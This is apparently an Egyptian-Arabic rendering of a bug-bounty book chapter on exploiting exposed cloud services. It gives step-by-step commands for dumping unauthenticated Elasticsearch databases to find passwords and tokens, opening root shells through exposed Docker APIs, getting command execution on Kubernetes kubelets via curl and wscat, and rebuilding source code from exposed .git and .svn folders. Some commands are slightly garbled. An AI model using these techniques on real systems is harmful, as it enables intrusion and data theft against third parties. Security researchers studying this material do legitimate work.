
هنا في المثال دا ملقينا اشي حاجه لو انت لقيت تارجت بيستعمل google cloud ساعتها هتلاقي ان الـ نتائج بتاعتك اتغيرت طبعاً
 لحد ما تلاقي vulnerable endpoint ساعتها روح ليها وابحث عن sensitive files زي الـ فات بالظبط

DIGITAL OCEAN SPACES

لو انت عجبك موضوع الـ S3 Buckets بتاع Digital ocean spaces

فالكتاب هنا حرفياً بيستخدم google dorks علشان يلاقيهم :

`site:digitaloceanspaces.com <Domain Here>`



واكيد برضه تجرب التول دي لعملية ال brute force
<https://github.com/appsecco/spaces-finder>

AZURE BLOB

لو التارجت بتاعك بيستخدم Microsoft cloud ف اكيد هما بيستخدموا Azure blob storage زي S3 buckets كذا بالظبط

بس هنا انت مش محتاج انك تعمل brute force لـ URLs ليه ؟
 لان انت لازم تبقا عارف ال bucket name وكذاك برضه ال blob name
 ودا بيخلي الموضوع من الصعب انك تـ brute force الاسامي
 لان فيه جزئين من ال URLs ولكن عندك google dorks لسه شغال علشان تـ enumerate الاسماء
 الممكنه

ELASTIC SEARCH DB

أنت اكيد سمعت قبل كذا عن ال relational database زي ال MySQL عندك بقا Elastic search زي
 MySQL
 قاعدة بيانات تستخدم علشان تخزن المعلومات دي
 و elastic search بييقوم بالبحث في قاعدة بيانات كبيره

ELASTICSEARCH BASICS


مصمم لتخزين و ارجاع وارداره ال semi-structured data و document-oriented
 لما بتيجي تستخدم Elasticsearch انت بتخزن البيانات في ملف JSON بعد كذا انت بتستعلم عنها عل
 شان تقدر ترجعها
 علي عكس ال MySQL اللي بتخزن المعلومات في جداول ولكن هنا elastic search بيستخدم شئ اسم
 ال types ه

كل type فيه صفوف كتير واللي بيُدعي ب documents
وال documents دي ببساطه هي عبارة عن json blob واللي هي بتشيل البيانات زي المثال دا كدا :

```
{"id":1, "name":"ghostlulz", "password":"SuperSecureP@ssword"}
```

في MySQL احنا بنستخدم ال column names اما في Elasticsearch احنا بنستخدم field names
ال in the above في ال json blob السابق هو ال id, name, and password
اما في ال MySQL

بنقوم بتخزين ال Tables في قاعدة البيانات
في Elastic search احنا بنخزن ال documents في حاجه اسمها index
يبقي كدا ال index عبارة عن مجموعه من ال documents




UNAUTHENTICATED ELASTICSEARCH DB

طيب دلوقتي ال Elastic search عنده http سيرفر بيشتغل علي البورت 9200 واللي هو من خلاله نقدر
ن database ال query

المشكلة الرئيسيه هنا في ايه ؟
ان بعض الناس بيعرضوا البورت دا او بيفضحوا مثلا البورت دا لل public internet بدون اي نوع من
الauthentication

ودا يعني اي حد يقدر ي database ال query ويستخرج معلومات

من خلال بحث بسيط من shodan هيخليك تشوف كميه نتايج زي ما في الصورة كدا :



من اول ما انت تعرفت علي ان التارجت بتاعك عنده البورت 9200 مفتوح انت تقدر بسهولة انك تفحص
لو دي قاعده بيانات Elasticsearch عن طريق انك تكتب الـ root directory بـ GET request

والـ Response هيكون بالشكل دا :

```
{
  "name": "r2XXXX",
  "cluster_name": "elasticsearch",
  "cluster_uuid": "wIVyutV-XXXXXXXXXXXX",
  "version": {
    "number": "5.6.1",
    "build_hash": "667b497",
    "build_date": "2017-09-14T19:22:05.189Z",
    "build_snapshot": false,
    "lucene_version": "6.6.1"
  },
  "tagline": "You Know, for Search"
}
```

اول ما تعرف endpoint عندها exposed Elastic Search db حاول تكتشف كل الـ indexes (Databases)

اللي متاحه عن طريق انك تكتب الـ endpoint بـ GET request بـ `"/_cat/indices?v"`

ودا هيقوم بـ list الـ indexes زي كذا :

health	status	index	uuid	pri	rep	docs.count	docs.deleted	store.size
yellow open	bookings		lz8yHxqbQuGEDijkdEozAA	5	1	524	0	303.5kb
yellow open	company		HMOFvOQDSiapSol_QAsxzg	5	1	0	0	960b
yellow open	geosys		_J9pwm4vSrWLhbo9pchzMg	5	1	61722	0	32.4mb
yellow open	article		J6UaQSS0RIaRrrokZ1V6lg	5	1	809	0	6mb
yellow open	service		SAPBMxLLSEWWJOrQoF07Ug	5	1	591	0	433.5kb
yellow open	job_application		DSibZjaoQ-mU1MySC4zKrQ	5	1	2	0	16.7kb
yellow open	payment		az5VYu9tQAY41u2PIA-daw	5	1	6	0	142.1kb
yellow open	users		6kHqdkvOSx6dmXXIs_JGNg	5	1	1701	463	4.7mb
yellow open	articles		JKsFXGXfRXuUULpzjLuPLg	5	1	3	0	79.6kb
yellow open	invoice		bgXAHuOLSJal-37eiBcRBw	5	1	18	0	272.3kb
yellow open	booking		zjbhkl4ZS8egwyuhweNY8g	5	1	545	1	1.7mb
yellow open	address		CKteiX6qRUCYWxkBZCe6Bg	5	1	6245	0	2mb
yellow open	job_post		qrzfzvvKT3uSOXIY3nzW6Q	5	1	36	0	344.6kb
yellow open	user		HZBWADUeST-pBY4c0L88Pw	5	1	2134	12	9.1mb
yellow open	job_applications		B9dyKfW7TbeJppKu-4zpvA	5	1	1	0	8.2kb
yellow open	services		0cXzhBcoR8ecQMurouw6Qg	5	1	579	0	479kb
yellow open	addressables		ZM45C_69QXugOFLP-M16LQ	5	1	6245	745	2.4mb
yellow open	job_posts		_-nkfsW2TiKHLhTdSRmfuA	5	1	35	0	70.8kb
yellow open	invoices		PoNCOfg6QjSi0I7fPhPbBw	5	1	12	0	84.7kb
yellow open	user_services		bBwhZ0eDTAeqS5AID8Z-2g	5	1	1384	298	1.7mb
yellow open	user_service		_c75afkpQVWjyeWHQUoMDw	5	1	1485	22	1.2mb
yellow open	payments		de4kC0k-RfuoypmE19cLRw	5	1	6		

المعلومات دي مع تفاصيل تانيه عن ال service تقدر تلاقبها عن طريق ال
 endpoint “/_stats/?pretty=1”
 وعلشان تقدر تعمل full text search في قاعدة البيانات تقدر تستخدم ال
 “/_all/_search?q=email”

ودا هيقوم باستعلام عن كل ال index اللي تبع كلمه “email”
 فيه كام كلمه برضه انا بحب استخدمهم في البحث زي مثلا

- Username
- User
- Email
- Password
- Token

انت علي طول اول ما تحب ت query index معينه تقدر تستبدل ال
 “_all”
 باسم ال index اللي انت عاوز تبحث عنه

فيه تكنيك كمان مفيد برضه وهو انك ت list ال field names عن طريق انك تعمل

GET request
 "/INDEX_NAME_HERE/_mapping?pretty=1" endpoint

انا ببحث عن طريق الكلمات اللي فوق برضه اللي كتبتهم والنتيجه بتكون بالشكل دا

```
{
  "address" : {
    "mappings" : {
      "_default_" : {
        "properties" : {
          "text" : {
            "type" : "text",
            "fields" : {
              "raw" : {
                "type" : "keyword"
              }
            }
          }
        }
      }
    },
    "addressables" : {
      "properties" : {
        "addressable_id" : {
          "type" : "long"
        },
        "addressable_type" : {
          "type" : "text",
          "fields" : {
            "keyword" : {
              "type" : "keyword",
              "ignore_above" : 256
            }
          }
        }
      }
    },
    "city" : {
      "type" : "text",
      "fields" : {
        "keyword" : {
          "type" : "keyword",
          "ignore_above" : 256
        }
      }
    }
  }
}
```

زي ما انت شايف هنا اننا عندنا field names :
 addressable_type, city, etc ..

واللي معرضش لينا ال output بشكل كبير

علشان تـ query كل القيم اللي تحتوي علي field name معين احنا بنستخدم ال
 "/_all/_search?q=_exists:email&pretty=1"
 واللي هتقوم بارجاع كل ال documents اللي فيها field name(column) باسم email زي ما هو واضح

تحت

```
{
  "took" : 12,
  "timed_out" : false,
  "_shards" : {
    "total" : 110,
    "successful" : 110,
    "skipped" : 0,
    "failed" : 0
  },
  "hits" : {
    "total" : 7772,
    "max_score" : 1.0,
    "hits" : [
      {
        "_index" : "address",
        "_type" : "addressables",
        "_id" : "19",
        "_score" : 1.0,
        "_source" : {
          "id" : 19,
          "addressable_id" : 55,
          "addressable_type" : "FHMatch\\Models\\User",
          "lang" : "en",
          "address1" : null,
          "city" : "Alpharetta",
          "state" : "GA",
          "postal" : "30004",
          "country" : "US",
          "lat" : "REDACTED",
          "lon" : "REDACTED",
          "email" : "REDACTED@yahoo.com",
          "phone" : "REDACTED",
          "website" : null,
          "timezone" : "America/New_York",
          "currency" : "USD",
          "privacy" : null,
          "meta" : null,
          "created_at" : "2017-09-26 19:42:02",
          "updated_at" : "2017-09-26 19:42:02",
          "deleted_at" : null
        }
      }
    ]
  }
},
```

نفس الكلام برضه ينفع تغير الـ

“_all”

بأي اسم من الـ index علشان تبحث عن الـ endpoint

يبقي علي السريع كذا عن طريق `unauthenticated access` لـ Web service
الهاكرز بكل سهوله يقدروا انهم يـ `dump` الـ Database الموجوده


DOCKER API

زمان لو انت هتطور شويه سطور من الكود كذا علي الكمبيوتر بتاعك هيشغل ولكن روح جربه علي

نظام تاني كدا مش هيشغل
 ال Docker بقا تم تصميمها علشان كدا علشان تحل المشكله دي
 وهي عباره عن open source software بتدير وتنشأ virtualized application containers في انظ
 مه التشغيل المشهوره
 عن طريق ايه ؟ ecosystem of allied tools.

ecosystem of allied tools.

يعني مثلا لما تيجي تثبت ال docker علي نظام هيعرض ال api key بس علي ال local host علي البورت
 2375
 ال api key ادا تقدر تستخدمه في التفاعل مع المحرك بتاع الدوكر
 واللي ببساطه بيدليك الحق ان تعمل اي حاجه غير مصدق عليها
 تحت كل الاحتمالات دي مفيش اي External party هتكون قادره انها تأكسس ال docker api علش
 ان هي مش مكشوفه
 لكن في ال certain instances بتاعا ال api يقدر يتغير ولذلك ولذلك يقدر انه يتأكسس عن طريق ال
 external resources
 لو حصل بشكل غير صحيح هيعرض ال docker api لانه يتكشف للعالم زي ما هو واضح



علشان تتأكد ان المضيف المطلوب بيشغل docker

ساعتها انت تقدر تعمل GET request لـ /version endpoint

واللي هي يقوم بعمل طباعه لـ json blob كذا :

```
{
  "Platform": {
    "Name": "Docker Engine - Community"
  },
  "Components": [
    {
      "Name": "Engine",
      "Version": "18.09.0",
      "Details": {
        "ApiVersion": "1.39",
        "Arch": "amd64",
        "BuildTime": "2018-11-07T00:56:41.000000000+00:00",
        "Experimental": "false",
        "GitCommit": "4d60db4",
        "GoVersion": "go1.10.4",
        "KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-1500)",
        "MinAPIVersion": "1.24",
        "Os": "windows"
      }
    }
  ]
}
```

```
},
"Version": "18.09.0",
"ApiVersion": "1.39",
"MinAPIVersion": "1.24",
"GitCommit": "4d60db4",
"GoVersion": "go1.10.4",
"Os": "windows",
"Arch": "amd64",
"KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-1500)",
"BuildTime": "2018-11-07T00:56:41.000000000+00:00"
}
```

من لما اتأكد ان ال docker api مكتشف انا علي طول بروح لل CLI version للدوكر علي طول واستخدمه من التيرمينال

`docker -H <host>:<port> ps`

```
alex@alex-PowerEdge-R710:~$ docker -H 127.0.0.1:2375 ps
CONTAINER ID        IMAGE                                     COMMAND                  CREATED             STATUS              PORTS               NAMES
608c3131948b        containers.al-net.in/bi_adn_api_dev:BIADAPI_1.3.15   "dotnet Solution.Web..." 2 days ago          Up 2 days          5880/tcp, 0.0.0.0:81->88/tcp   elegant_easley
```

زي ما انت شايف في الصورة فيه container واحد شغال علي بورت 80 باسم elegant_easley

واحنا ببساطه نقدر ن pop a shell في ال container

عن طريق الكوماندا

`Docker -H <host>:<port> exec -it <container name> /bin/bash`

```
alex@alex-PowerEdge-R710:~$ docker -H 127.0.0.1:2375 exec -it "mysql" /bin/bash
root@771e4b1ae431:/# whoami
root
root@771e4b1ae431:/# exit
exit
```

زي ما انت شايف في الصورة احنا كنا قادرين علي اننا نحصل علي صلاحية الروت من ال shell

من هنا احنا نقدر نعمل كل حاجه بالاعتماد علي ال docker version


انت ممكن تبقا قادر علي تستخدم استغلال علشان تـ break out container خلال
host machine الـ

وممكن تبقا قادر انك تعمل حاجات تاني عن طريق الـ container اللي معاك
طبعا التكنولوجيا دا بيستخدم بشكل كبير في الـ crypto currency واللي هو التعدين بتاع العملات الرقميه
عن طريق انهم يعملوا containers ويروحوا يعملوا Deploy للـ containers دي علي الـ infrastructure
بتباعه الناس
يبقا احنا اول ما نشوف اي docker api exposed للعلنانيه تقدر علي طول انك تـ hijack الـ infrastructure
بتاعتهم
بس الاوحش من كدا انهم يقدروا يحصلوا علي root access للـ container بتاعك

KUBERNETES API

مع انتشار الـ docker فيه تقنيات كتير صممت علي نفس الـ concept بتاع الـ containers
عندك مثلا Kubernetes وهو عبارة عن open-source container-orchestration
نظام علشان تـ automate الـ application deployment, scaling, and management

وهو مصمم عن طريق جوجل
Exposed Kubernetes API
الـ Kubernetes بيكشف unauthenticated REST API علي البورت 10250
لو الديفيلوبرز مش واخدين بالهم
API دا ممكن يتكشف للناس علي النت عن طريق بحث بسيط من Shodan



اول ما الخدمة بتاعه Kubernetes يتعملها detect ساعتها انت اول حاجه تعملها وهي انك تحصل علي
list الـ pods
عن طريق انك تبعت GET request للـ /pods endpoint

المفروض ان السيرفر يرجعك الرد دا :

```
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {},
  "items": [
    {
      "metadata": {
        "name": "pushgateway-5fc955dd8d-674qn",
        "generateName": "pushgateway-5fc955dd8d-",
        "namespace": "monitoring",
        "selfLink": "/api/v1/namespaces/monitoring/pods/pushgateway-5fc955dd8d-674qn",
        "uid": "d554e035-b759-11e9-814c-525400bdacd2",
        "resourceVersion": "9594",
```

```
      "creationTimestamp": "2019-08-05T08:20:07Z",
      "labels": {
        "app": "pushgateway",
        "pod-template-hash": "1975118848",
        "prophet.4paradigm.com/deployment": "pushgateway"
      },
      "annotations": {
        "kubernetes.io/config.seen": "2019-08-05T16:20:07.080938229+08:00",
        "kubernetes.io/config.source": "api",
        "kubernetes.io/created-by":
        "{\n\"kind\":\n\"SerializedReference\", \"apiVersion\":\n\"v1\", \"reference\": {\n\"kind\":\n\"ReplicaSet\", \"name\n\nspace\":\n\"monitoring\", \"name\":\n\"pushgateway-5fc955dd8d\", \"uid\":\n\"d552bfb3-b759-11e9-814c-525400bdacd2\", \"apiVersion\":\n\"extensions\", \"resourceVersion\":\n\"9591\"}}\n\""}
      },
      "ownerReferences": [
        {
          "apiVersion": "extensions/v1beta1",
          "kind": "ReplicaSet",
          "name": "pushgateway-5fc955dd8d",
          "uid": "d552bfb3-b759-11e9-814c-525400bdacd2",
          "controller": true,
          "blockOwnerDeletion": true
        }
      ],
      "spec": {
        "volumes": [
          {
            "name": "default-token-qgm5l",
            "secret": {
              "secretName": "default-token-qgm5l",
              "defaultMode": 420
            }
          }
        ],
        "containers": [
          {
            "name": "pushgateway",
            "image": "10.10.0.15:35000/prom/pushgateway:v0.4.1",
            "ports": [
              {
                "name": "http",
                "containerPort": 9091,
                "protocol": "TCP"
              }
            ]
          }
        ]
      }
    }
  ]
}
```

من الرد دا انت مفروض تكون قدرت انك تحصل علي

namespace name, pod names, and container names:

- Namespace

→ monitoring

- Pod Name

→ pushgateway-5fc955dd8d-674qn

- Container Name

→ Pushgateway

عن طريق المعلومات دي انت ممكن تبعت طلب لل API service واللي هي يقوم بعمل execute لامر معين

ودا ممكن يحصل عن طريق انت تبعت

GET request:

```
curl -insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "XStream-Protocol-Version: channel.k8s.io" -H "Connection: upgrade" -H "Upgrade: SPDY/3.1" -X POST "https://<DOMAIN>:<PORT>/exec/<NAMESPACE>/<POD NAME>/<CONTAINER NAME>?command=<COMMAND TO EXECUTE>&input=1&output=1&tty=1"
```

بعد كدا انت المفروض هتستلم الرد يكون المفروض شبه الرسالة دي :

```
alex@alex-PowerEdge-R710:~$ curl --insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -H "Connection: upgrade" -H "Upgrade: SPDY/3.1" -X POST "https://10250:10250/exec/monitoring/pushgateway-5fc955dd8d-674qn/pushgateway?command=id&input=1&output=1&tty=1"
Trying 140.143.240.4...
Connected to 140.143.240.4 (140.143.240.4) port 10250 (#0)
found 148 certificates in /etc/ssl/certs/ca-certificates.crt
found 597 certificates in /etc/ssl/certs
ALPN, offering http/1.1
SSL connection using TLS1.2 / ECDHE_ECDSA_AES_128_GCM_SHA256
server certificate verification SKIPPED
server certificate status verification SKIPPED
common name: system:node:10.10.0.15 (does not match '140.143.240.4')
server certificate expiration date OK
server certificate activation date OK
certificate public key: EC
certificate version: #3
subject: O=system:nodes,CN=system:node:10.10.0.15
start date: Mon, 05 Aug 2019 06:29:00 GMT
expire date: Thu, 02 Aug 2029 06:29:00 GMT
issuer: C=CN,ST=Beijing,L=Beijing,O=k8s,OU=System,CN=kubernetes
compression: NULL
ALPN, server accepted to use http/1.1
POST /exec/monitoring/pushgateway-5fc955dd8d-674qn/pushgateway?command=id&input=1&output=1&tty=1 HTTP/1.1
Host: 140.143.240.4:10250
User-Agent: curl/7.47.0
Accept: */*
X-Stream-Protocol-Version: v2.channel.k8s.io
X-Stream-Protocol-Version: channel.k8s.io
Connection: upgrade
Upgrade: SPDY/3.1
HTTP/1.1 302 Found
Location: /cri/exec/Bwak7x7h
Date: Mon, 30 Sep 2019 21:53:07 GMT
Content-Length: 0
Content-Type: text/plain; charset=utf-8
Connection #0 to host 140.143.240.4 left intact
```

زي ما انت شايف كدا الرد

تم بنجاح و تم عمل اتصال ب Web socket ولاحظ مكان القيمة بتاعه ال location header واللي هي بتساوي

/cri/exec/Bwak7x7h.

علشان ت handle ال web socket connections تستقدر تستخدم الاداه دي wscat طريقه التحميل

apt-get install node-ws

دلوقتي تقدر تحصل علي القيمه بتاعه الـ location header وتروح بعدها منفذ الامر دا

wscat -c "https://<DOMAIN>:<PORT>/<Location Header Values>" --no-check

```
alex@alex-PowerEdge-R710:~$ wscat -c "https://10.10.10.10:10250/cni/exec/Bwak7x7h" --no-check
connected (press CTRL+C to quit)
<
<
< uid=65534 gid=0(root)
disconnected
```

كدا قدرنا اننا نوصل لـ RCE وننفذ اوامر علي الـ Container

.GIT / .SVN

طيب دلوقتي ايه هي الـ Git ؟

هو الـ revision control system والنظام دا بيعتوي علي مجلد مخفي ".git" المهم المجلد دا بيمثل كانه الـ snapshot للمشروع بتاعك كل مره انت بتعمل ملف git هيتم ضغطه وتخزينه لـ data structure بتاعتك طيب الـ compressed object هيكون عنده اسم مميز و كمان hash و هيكون مخزن تحت الـ object directory يعني ايه الكلام دا ؟ يعني ببساطه هتكون قادر انك تعيد انشاء السورس كود و كل حاجه في الـ repository لو انت جيت تفتح "https://example.com/.git"

هتكون قادر تشوف المنظر دا

Index of /.git			
Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2012-12-27 03:45	8	
HEAD	2012-12-27 03:42	23	
branches/	2012-12-27 03:42	-	
config	2012-12-27 03:42	187	
description	2012-12-27 03:42	73	
hooks/	2012-12-27 03:42	-	
index	2012-12-27 03:45	541K	
info/	2012-12-27 03:42	-	
logs/	2012-12-27 03:45	-	
objects/	2012-12-27 03:43	-	
refs/	2012-12-27 03:42	-	

هنا انت هتكون قادر علي اعاده انشاء الـ repository واللي بيعتوي علي الـ website source code

<https://github.com/internetwache/GitTools/tree/master/Dumper>

تقدر تستخدم الاداه دي علشان تعمل كذا

"/.gitdumper.sh https://example.com/.git/ /outputdirectory/".

ودا هييقوم بعمل clone ل repository


```
alex@alex-PowerEdge-R710:~/hackingTools/GitTools/Dumper$ sudo ./gitdumper.sh http://[redacted]a/.git/ /examplegit/
[sudo] password for alex:
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[+] Downloaded: objects/11/23023ba0007034ee97100bf5c6cfe79901fa87
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/59/85c471562cd33867d7ce04f3e8c6b4571ab513
[+] Downloaded: objects/10/4fbfe001528c8d795f5a7bf2708342677d96fe
[+] Downloaded: objects/1e/3364ad1b39db3a83b85a2b1227f0301bb69cc8
[+] Downloaded: objects/ec/05d2948477d42941702b9de842a00558c9170f
[+] Downloaded: objects/d5/998ba65748d78e05e56b69259346890ddcf3b5
[+] Downloaded: objects/d4/70772ff6aacf7a2c6767e72c2290a761ef37d0
[+] Downloaded: objects/f9/0dc38d37e4b56c5d37f3c29a3dec25d26fc584
[+] Downloaded: objects/21/7ee7b6a56bd74cd407355bf5841ca466e4a6d
[+] Downloaded: objects/3e/1b8ef56013cdcd11f4a23c7859ba32ab3b5af2
[+] Downloaded: objects/19/4e00f54489aac29b19661e83c258ca2c0ffdba
[+] Downloaded: objects/e4/7e1b5ac4dfe3c54ae099899ac3143669b1fa90
```

بعد كذا دور علي ثغرات في السورس كود او اي exposed passwords.

SUBVERSION

زي الـ Git هو عبارة عن revision control system ويحتوي علي المجلد المخفي اللي هو "svn".
المجلد دا برضه بيتتم استخدامه لاعاده انشاء السورس كود المستخدم في الموقع
برضه نفس الكلام ببساطة
"https://example.com/.svn"



Name	Last modified	Size	Description
Parent Directory		-	
entries	15-Jul-2013 15:51	1.4K	
prop-base/	15-Jul-2013 15:51	-	
props/	15-Jul-2013 15:51	-	
text-base/	15-Jul-2013 15:51	-	
tmp/	15-Jul-2013 15:51	-	

<https://github.com/anantshri/svn-extractor>


الاداه دي هتخليك تعيد انشاء ال folder structure, source code, and other files

```
alex@alex-PowerEdge-R710:~/hackingTools/svn-extractor$ python svn_extractor.py --url http://[redacted]
Proxy not defined
http://[redacted]
Checking if URL is correct
URL is active
Checking for presence of wc.db
lets see if we can find .svn/entries
SVN Entries Found if no file listed check wc.db too
http://[redacted]/services
http://[redacted]/help
http://[redacted]/help/voting_records_help.html
http://[redacted]/help/submission-down.html
http://[redacted]/help/taper-down.html
```

نفس الكلام زي اللي فات في حكاية انك تدور علي ثغرات وكدا

CHAPTER 10: EXPLOITATION CMS

دلوقتي احنا عرفنا مقدمه عن الحكاياه دي بس هنتكلم اكتر دلوقتي في كذا حاجه وانه يستخدم علشان تقدر تتحكم ي المحتوى بتاعك



